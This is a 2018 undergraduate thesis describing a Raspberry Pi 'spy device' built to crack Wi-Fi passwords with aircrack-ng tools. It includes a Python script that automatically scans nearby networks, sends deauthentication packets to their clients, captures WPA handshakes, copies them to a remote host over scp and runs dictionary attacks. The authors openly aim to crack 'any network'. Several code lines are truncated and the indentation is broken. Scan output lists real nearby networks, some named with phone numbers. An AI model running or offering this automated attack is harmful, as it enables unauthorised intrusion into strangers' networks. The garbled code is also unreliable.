PASSWORD CRACKING TOOL KIT

By

Muhammad Saqlain, Syed Mohsin Raza Ali Hamdani,
Umair Abdullah Balghari,
Muhammad Maimoon Shah, Hasnain Ghani

Submitted to the Faculty of Department of Electrical Engineering,
Military College of Signals, National University of Sciences and Technology,
Rawalpindi in partial fulfillment for the requirements of a B.E Degree in
Electrical (Telecom) Engineering

July 2018

ABSTRACT

Password cracking has become a vital thing for many organizations especially for intelligence and security departments. The target of cracking is being achieved but few areas are remain untouched. The software cracking tools mostly depend on a dedicated user and no special device is manufactured for this purpose. Our project aims at making a suitable and consolidated spy device to separate it from any other operations, which a computer performs during the cracking process.

This is done using a raspberry pi with a wireless adopter, which scans Wi-Fi signals in its vicinity, captures handshake and sends it to a network of PCs. Existing methodologies excluding kali Linux tools focus on cracking of window's passwords. The toolkit have an additional feature of cracking Windows password(s) if provided with a SAM file by using these cracking techniques. In our device, after recovery of passwords, further manipulation or reconnaissance, scanning and enumeration operations can be performed.

CERTIFICATE

It is certified that the work contained in this thesis entitled **"Password Cracking Tool Kit"** was carried out by Muhammad Saqlain, Umair Abdullah Balghari, M. Maimoon Shah, Syed Mohsin Raza Ali Hamdani and Hasnain Ghani under the supervision of Asst. Prof. Waleed Bin Shahid for the partial fulfillment of degree of Bachelors of Electrical (Telecommunication) Engineering is correct and approved.

Approved by

____

(Assist. Prof. Waleed Bin Shahid)
Project Supervisor
Military College of Signals (MCS)

Dated:____ July 2018

COPYRIGHT NOTICE

No portion of the work presented in this dissertation has been submitted in support of another award or qualification either at this institution or elsewhere.

DEDICATION

This thesis is dedicated to our parents, siblings and teachers for their guidance, support and prayers through thick and thin enabling us to achieve our goals.

ACKNOWLEDGEMENTS

We would like to thank Allah Almighty for His incessant blessings which have been bestowed upon us. We are grateful to our parents for their unwavering faith in us, their continuous support and love without which we would not have been able to succeed.

We are extremely grateful to our project supervisor Assistant Professor Waleed Bin Shahid who in addition to providing valuable technical help and guidance also provided us moral support and encouraged us throughout the development of the project.

We are highly thankful to all of our teachers and staff who supported and guided us throughout our course and research work. Their knowledge, guidance and training enabled us to carry out this research work.

In the end we would like to acknowledge the support by all our friends, colleagues and a long list of well-wishers whose prayers and faith in us propelled us towards our goal.

TABLE OF CONTENTS

LIST OF FIGURES

CHAPTER 1

Introduction

1.1. Overview

Cracking password(s) of a Wireless Access Point is the first and foremost barrier for intruding a network. Many Password cracking applications and tools are available both commercially and open source that employ various techniques and algorithms to crack passwords. This project is aimed at building a device that will have password cracking techniques embedded into it. The device will be made resourceful and powerful enough to crack the Wi-Fi passwords in limited time. The processing power can be enhanced in future depending upon the requirements. The password cracking techniques employed will involve aircrack-ng capabilities. It will focus on different areas of Wi-Fi Security e.g. Monitoring, Attacking, Testing and Cracking. This will also include other cracking techniques like dictionary attacks, pre-computed hashes, rainbow tables or even brute-forcing. The toolkit will have an additional feature of cracking Windows password(s) if provided with a SAM file by using these cracking techniques. Once the password is cracked, the network is open for reconnaissance, scanning (ports etc.) and enumeration.

1.2. Problem Statement

A consolidated hardware spy equipment with maximum password cracking capabilities able to crack passwords which can be legalized for use by law enforcement officials, corporate security, IT professionals and intelligence departments. Moreover, by the introduction of codes, its functionality will improve in terms of automation.

1.3. Approach

1. Installing kali Linux tools in Raspbian.
2. Python scripts for automated WEP, WPA, WPA2 cracking
3. Connecting a raspberry pi to network of PCs
4. Sending handshake capture from device to PCs where parallel dictionary attacks will take place.
5. After completion, key will be send back to device, where it will be stored in a file with the Access Point name.

1.4. Objectives

The project have both defensive and offensive applications. It can be used to identify password weaknesses, bad security practices, and default passwords in indigenous systems. Other aim is to automate the cracking process using scripting in python language in our case; however other high level languages can also be used. Another objective will be of offensive nature whereby the device will be used to crack passwords of any network. It will also be used to crack Windows password. If SAM file is provided. At a later stage, the device can be enhanced by adding reconnaissance, scanning and enumeration operations.

1.5. Background Study

There is lot of literature available online on hacking Wi-Fi networks and also all the required tools. Wi-Fi networks were initially made secure by WEP (Wired Equivalent Protocol) and as the named indicates it was considered equivalent to wired networks but it failed badly. You can collect large no of data packets and some of them will be encrypted with same key. Keys will repeat as the key space is 64/128 bit. Using Aircrack-ng suite it will not take more than 30 minutes to break WEP but it rarely exists. To improve the security WPA (Wireless Protected Access) Protocol was introduced and it was further improved to WPA2. WPA2 as a protocol is only vulnerable to dictionary attack until now but user and other vulnerabilities can be exploited. However, Krack is new vulnerability and but there is no tool available to break. It is existing only in literature.WPA2 with WPS enabled can be cracked with reaver or bully within a day. Fluxion attack exploits user vulnerability. All these attacks can be carried out with Kali Linux which can be installed in PC, Laptop and Mobile Phones but it requires dedicated user, large volume of free space and high speed processing to make it effective which is quite difficult in these multipurpose devices. Also these devices can easily be detected because of their size. So an automated portable spy device with required specifications for effective Wi-Fi hacking is going to solve the problem. There has been a lot of work in this area but all have some weak points which doesn’t make them effective.

CHAPTER 2

Project Design

2.1. Components of Project

Our project basically comprises of 3 parts:

1. Attacking device
2. Processing Platform
3. SAM file Cracking

The below picture shows all these components in a schematic form.




Figure 2.1

2.2. Hardware Specifications

2.2.1. Raspberry Pi

2.2.2. Wi-Fi Adapter (TP-LINK WN727N)

2.2.3. Wi-Fi Dongle

- Any Wi-Fi Dongle with good internet connectivity.

2.2.4. Power Source

- A good quality rechargeable battery will be used for powering the device.

2.2.5. Raspberry pi Switch

- This pi is used for switching purpose. When it will receive a handshake it will power the PCs connected to it and will send handshake to each.

2.2.6. PCs

- These will be normal operating computers with external graphic cards for high speed processing but it can be enhanced as per the requirements.

2.2.7. Aluminium Rack

2.2.8. Mobile Robot

2.2.9. Ethernet Switch

2.3. Final Product




Figure 2.2

2.4. Software Specifications

2.4.1. Raspbian OS

Raspbian is a Debian-based computer operating system for Raspberry Pi. Since 2015 it has been officially provided by the Raspberry pi foundation as the primary operating system for the family of Raspberry Pi single board computers. Raspbian is highly optimized for the Raspberry Pi line's low-performance ARM CPUs.


All the tools required for Wi-Fi password cracking are installed in raspberry pi using sudo apt-get install and git clone commands. Following are the list of tools and their details.

2.4.2 Airmon-ng

Airmon-ng is a tool used for creating monitor mode interface on your wireless card. A wireless card can be in managed or monitor mode but some doesn’t support monitor mode as your default wireless card. In managed mode it captures only those packets which are destined for it while in monitor mode you can capture all the packets and sniff the air. There can be more than one interface for a single wireless card.

2.4.3 Airodump-ng

Airodump-ng is also a tool from aircrack-ng suite. After putting your card in monitor mode now it can sniff the air. By running Airodump-ng now you can sniff all the packets and airodump does so cleanly by showing output. You can also save the output in csv format. An instance of output of airodump-ng is shown below



```
 CH 12 ][ Elapsed: 1 min ][ 2017-11-22 08:24

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 60:83:34:6A:18:03   -1        0        0    0  -1  -1                    <length:  0>
 10:F0:05:58:81:A3  -60       72        0    0   1  54e  WPA2 CCMP   PSK  mywifi
 20:F4:1B:94:BE:B4  -66       87        0    0  10  54e  WPA2 CCMP   PSK  PTCL Evo CharJi
 28:28:5D:B3:28:64  -67       79        0    0   1  54e. WPA2 CCMP   PSK  ZyXEL_2864
 74:A5:28:28:78:C2  -69       43        1    0   1  54e  WPA2 CCMP   PSK  <length:  8>
 AC:81:12:50:F0:C6  -75       21        1    0  13  54 . WPA2 CCMP   PSK  Airbourne
 FC:DD:55:5E:3F:62  -76        8        0    0   7  54e  WPA2 CCMP   PSK  black jagger
 5E:AD:97:01:46:9F  -79        4        0    0  11  54e. WPA2 CCMP   PSK  Connectify-f
 A8:E7:05:F0:3E:0B   -1        0        0    0   1  -1                    <length:  0>
 18:D6:C7:EB:E8:D0  -80        2        0    0   1  54e. WPA2 CCMP   PSK  Salvation
```

Figure 2.3

After scanning the air now it’s time to attack a specific network for that you will have to monitor the traffic of that network specifically. You will enter the mac address of access point with airodump options.

2.4.4 Aireplay-ng

Aireplay-ng is also from aircrack-ng suite it have many options of attack but that concerning to us is deauthenticating attack. Now you will deauthenticate the clients from the network by sending deauth packets. As soon as you deauthenticate they will try to reauthenticate and in doing so handshake packets will be generated which will be dumped by airodump into a file.

2.4.5 Aircrack-ng

The captured handshake and wordlist generated will be used for cracking password. Aircrack-ng will generate PTK from announce, snounce, mac address of AP, SSID length, password from dictionary and confirms it with MIC. To crack WEP however large no of data packets with IVs are captured and there will be data packets with same IV since keys will exhaust.

2.4.6 Reaver

There is an easy way to crack Wi-Fi passwords but with those access points which are WPS (Wi-Fi protected setup) enabled. It is in fact Brute force attack against WPS Pin and the weakness is that it sends response whether the first four digits are correct or not and the last digit is check sum for the rest of the pin which leaves with 11,000 guesses. But now router comes with WPS lock out feature which makes attack difficult.

2.5. Competing Design Methodologies

There are few programs already present for cracking purposes. These include Password Recovery Tool Kit (PRTK), Distributed Network Attack (DNA) and Forensic Tool Kit (FTK). PRTK and DNA have essentially the same program interface and they work essentially the same way. Both programs analyze file signatures to find encryption types and determine which recovery modules to use. Before recovering passwords for protected files, PRTK and DNA create hash values that can be used to aid in determining whether the content of a file changed during the password recovery. Our project is different from these packages in terms of its utility in cracking Wi-Fi passwords particularly. These tools are mainly for attacks in wired networks, they cannot be used as wireless devices. They are specialized in recovering Login passwords, AOL Communicator Account passwords, and AOL Instant Messenger passwords, etc. They do not facilitate or handle wireless attacks which is an essential part for Wi-Fi password recovery. The dictionaries for bruteforcing in these modules contain word lists of many languages. This will result in huge wastage of memory containing in-numerable and useless wordlists. In developing the dictionaries, we will only consider those wordlists which can be used in Pakistani perspective. The device which we intend to make is superior to these programs due to its mobility. These cracking toolkits follow a sequence of steps before, they actually perform an attack. The codes which we will use, once installed in device will automatically start their function after detecting the Wi-Fi signals.

Now let’s discuss those techniques which perform wireless attacks in their functioning of cracking Wi-Fi passwords. Kali Linux comes with pre-installed hacking tools including Wi-Fi hacking tools. It is being used widely for vulnerability analysis, hacking, Wi-Fi password cracking, Metasploit etc. But all requires dedicated user. Kali Linux can be installed in PCs, laptops and even advanced user equipment. Since these are multipurpose devices so they can’t be used efficiently for Wi-Fi hacking. You need a dedicated device with large free space and high processing power. So our methodology fills these gaps. For test purposes we will use network of PCs but it can be replaced by high processing platform. There has been a little work which seems much similar to our design methodology but it badly fails in some sensitive areas like size of device, portability and processing power. An instance of this is the WASP (Wireless Aerial Surveillance Platform which uses 340 million word dictionary and it is installed on a drone but it is not portable at all. It is 14 pound 6 foot long aerial vehicle and its dictionary is also limited with little computing power. So there is need of standalone device with Wi-Fi hacking capabilities embedded into it with high cracking speed and it must also be portable. So we have separated the cracking platform and handshake capturing device but established communication so handshake and password can be shared over the internet which makes it portable and fast.

CHAPTER 3

Attacking Device

3.1. Introduction

In any Wi-Fi network, whenever a client is connected to an access point (Router), he/she establish a four-way handshake to make the communication secure , now basically this four-way handshake comprise of encrypted Wi-Fi password. Our attacking device moving in the vicinity of a target network will capture the four-way handshake and send it to processing platform through internet for brute force and dictionary attack.

3.2. Working

The attacking device using the tools of “Aircrack-ng” on Raspbian OS will attack on a Wi-Fi network, it will scan the target Wi-Fi network through the wireless card which is set on monitor mode and will capture the four-way handshake (encrypted password) and then it will send it to processing platform through internet, which will basically perform a brute force and dictionary attack to get the actual password. The Whole process is make automated with a python script.

3.3. Steps:

1. First wireless card will be set on monitor mode using airmon-ng command
2. Then using airodump-ng command it will scan for Wi-Fi networks
3. Then it will select a particular network
4. Then it will deauthenticate all clients connected to that network using airplay-ng command so that four-way handshake will reestablish.
5. When a client tries to reestablish a four-way handshake, then at this point it will be captured by our device.
6. After capturing it send it to processing platform through internet.

3.4. Block Diagram




Figure 3.1


3.5. Automation Script

```
import csv
import os
import time
import subprocess
from subprocess import*

os.system("sudo airmon-ng start wlan1")
subprocess.Popen(['sudo','airodump-ng','-w','my','--output-format','csv','wlan1mon'])
time.sleep(10) #this may change owing to the greater processor
os.system('sudo killall airodump-ng')
with open('my-01.csv','r') as my_file:
    my_read=csv.reader(my_file)
    for row in my_read:
        try:
            Proto_col=row[5]
            Proto_col=Proto_col.strip()
            if row[5]==" WEP" :             #Wep Basic Case
                bssid_wep=str(row[0])
                data_wep=str(row[10])
                ch_wep=str(row[3])
                ap_wep=str(row[13])
                os.environ['my_bssid']=bssid_wep
                os.environ['my_channel']=ch_wep
                os.environ['pass_file']=ap_wep
                subprocess.Popen(['sudo airodump-ng --channel $my_channel --bssid $my_bssid -w my_ivs --output-format cap wl$
                time.sleep(20) #this may change on sir waleed instruction for high processor
                subprocess.call(['sudo aircrack-ng my_ivs-01.cap'],shell=True)
                subprocess.call(['sudo rm my_ivs-01.cap my_ivs-01.csv my_ivs-01.kismet.csv my_ivs-01.kismet.netxml'],shell=T$
            if row[13]==" WPA2" :  #WPA2 when no client is connected ...the environment variable are almost same so i will c$
                bssid_wpa=row[0]
                ch_wpa=row[3]
                ap_wpa=row[13]
                ap_wpa=ap_wpa.strip()
                os.environ['my_bssid']=bssid_wpa
                os.environ['my_channel']=ch_wpa
                os.environ['pass_file']=ap_wpa
                subprocess.call(['sudo','airmon-ng','stop','wlan1mon'])
                #subprocess.call(['sudo','airmon-ng','check','kill'])
                subprocess.call(['sudo airmon-ng start wlan1 $my_channel'],shell=True)
dump_handshake=open('output.txt','w')
                subprocess.Popen(['sudo airodump-ng --channel $my_channel --bssid $my_bssid -w my-wpa wlan1mon'],shell=True,$
                time.sleep(10)
                count=0
                def deauth_fn():
                    global count
                    global ap_wpa
                    count=count+1
                    with open('my-wpa-01.csv','r') as wpa_info_file :#this is for de-authentication
                        state=0
                        i=0
                        j=0
                        info_read=csv.reader(wpa_info_file)
                        for row in info_read:
                            i=i+1
                            try:
                                if i>=6:
                                    state=1
                                    check_handshake=open('output.txt','r')
for line in check_handshake:
                                        if "WPA handshake" in line:
                                            j=1
                                            break
                                        else:
                                            j=0
                                    if j==1:
                                        check_handshake.close()
                                        os.system('sshpass -p raspberry scp /home/pi/Downloads/my-wpa-01.cap pi@192.168.1.24$

                                        break
                                    if j==0:
                                        client_wpa=row[0]
                                        os.environ['my_client']=client_wpa
                                        if client_wpa == 'B8:27:EB:B8:5E:27':
                                            check_handshake.close()
                                        else:
                                            subprocess.call(['sudo aireplay-ng --deauth 4 -a $my_bssid -c $my_client wlan1mo$
                                            check_handshake.close()
                            except IndexError:
                                pass
 if j==0 and state==1 and count < 8:
                        deauth_fn()
                deauth_fn()
                os.system('sudo killall airodump-ng')
                subprocess.call(['sudo aircrack-ng -l $pass_file my-wpa-01.cap -w wpa-wordlist'],shell=True)
                os.system('sudo airmon-ng stop wlan1mon')
                os.system('sudo rm my-wpa-01.cap my-wpa-01.csv my-wpa-01.kismet.csv my-wpa-01.kismet.netxml output.txt')    $
        except IndexError :
            pass
os.system('sudo rm my-01.csv')
```

Figure 3.2

3.6. Results


- Scanning Wi-Fi networks



```
CH  2 ][ Elapsed: 30 s ][ 2018-05-13 16:19

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

A0:AB:1B:75:53:72  -82       20        0    0  10  54e. WPA2 CCMP   PSK  khantel03005067772
C8:3A:35:97:BD:F9  -88       14        0    0   1  54e  WPA2 CCMP   PSK  PTCL-BB
84:16:F9:5D:04:FC  -91       18        0    0   6  54e. WPA2 CCMP   PSK  khan tele@03005067772
18:A6:F7:71:D1:CC  -93        6        0    0   6  54e. WPA2 CCMP   PSK  BELLACOM:03135489991
DC:9F:DB:3E:A6:B6  -93        2        0    0  10  54e. WPA2 CCMP   PSK  A.H.H_BroadBand(101)03155683520
78:44:76:B5:33:3C  -94       18        0    0  11  54e  OPN              totolink 03455907563
80:26:89:CC:89:BF  -93       12        0    0   1  54e  WPA2 CCMP   PSK  PTCL-BB-1
04:95:E6:77:38:C0  -94       18        0    0   8  54e  WPA2 CCMP   PSK  Dilawar
18:D6:C7:55:DF:04  -94        7        0    0   6  54e. WPA2 CCMP   PSK  BELLACOM::ARYAN

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   14:74:11:F3:C2:C3  -70    0 - 2      0        3  SSID
```

Figure 3.3

